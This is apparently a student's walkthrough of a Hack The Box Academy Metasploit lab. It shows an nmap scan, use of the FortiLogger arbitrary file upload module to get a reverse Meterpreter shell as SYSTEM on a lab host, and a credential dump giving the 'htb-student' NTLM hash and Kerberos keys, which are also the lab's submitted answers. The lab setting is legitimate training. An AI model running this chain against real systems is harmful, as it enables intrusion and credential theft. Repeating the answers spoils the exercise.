
this is the results



Applications Places System
Fri Jul 12, 02:08 VPN - 10.10.14.251 [76.5 ms]
Parrot Terminal
File Edit View Search Terminal Help
Menu
[VNC config]
[Parrot Terminal]
Parrot Terminal

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-51BJ97BCIPV
|   NetBIOS_Domain_Name: WIN-51BJ97BCIPV
|   NetBIOS_Computer_Name: WIN-51BJ97BCIPV
|   DNS_Domain_Name: WIN-51BJ97BCIPV
|   DNS_Computer_Name: WIN-51BJ97BCIPV
|   Product_Version: 10.0.17763
|_  System_Time: 2024-07-12T07:04:50+00:00
| ssl-cert: Subject: commonName=WIN-51BJ97BCIPV
| Not valid before: 2024-07-11T06:45:46
|_Not valid after:  2025-01-10T06:45:46
|_ssl-date: 2024-07-12T07:04:57+00:00; -1s from scanner time.
5000/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
```


I searched for the exploit and found it



```
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> search FortiLogger

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Ch
eck  Description
   -  ----                                              ---------------  ----    --
---  -----------
   0  exploit/windows/http/fortilogger_arbitrary_fileupload  2021-02-26       normal  Ye
s     FortiLogger Arbitrary File Upload Exploit


Interact with a module by name or index. For example info 0, use 0 or use exploit/window
s/http/fortilogger_arbitrary_fileupload

[msf](Jobs:0 Agents:0) >> use 0
```

Questions

1.




Target(s): 10.129.203.65 (ACADEMY-MSF2-WIN02)

Life Left: 109 minute(s) + Terminate X


+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

NT AUTHORITY\SYSTEM




```
lhost => 10.10.14.251
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> set rho
sts 10.129.203.65
rhosts => 10.129.203.65
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> exploit

[*] Started reverse TCP handler on 10.10.14.251:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65
[*] Meterpreter session 1 opened (10.10.14.251:4444 -> 10.129.203.65:49690) at 2024-07-1
2 02:13:31 -0500

(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) >
```

2.




+ 1 Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

cf3a5525ee9414229e66279623ed5c58


Applications Places System
Fri Jul 12, 02:20 VPN - 10.10.14.251 [76.3 ms]
Parrot Terminal
File Edit View Search Terminal Help
Menu
[VNC config]
[Parrot Terminal]
Parrot Terminal

```
RID  : 000003ea (1002)
User : htb-student
  Hash NTLM: cf3a5525ee9414229e66279623ed5c58

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f88979e2a6999b5cbc7a9308e7b4cd82

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-51BJ97BCIPVhtb-student
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1ed226feb91bfd21489a12a58c6cb38b99ab70feb30d971c8987fb4
4bcb15213
      aes128_hmac       (4096) : 629343148027bcf0d48cf49b066a9960
      des_cbc_md5       (4096) : 379791d616ef6d0e

* Packages *
```



Great job waithakaissack!

Congratulations waithakaissack!
You have just completed the Using the Metasploit Framework module!

Let's share your success with everyone!

Conclusion

In this module
the Metasploi
this tool and can use it as a basis for incorporating the tool into all other modules.

Conclusion

In this room I learnt how to use metasploit. I have learnt to search for specific exploit and run the against a target machine. It was a very interesting experience.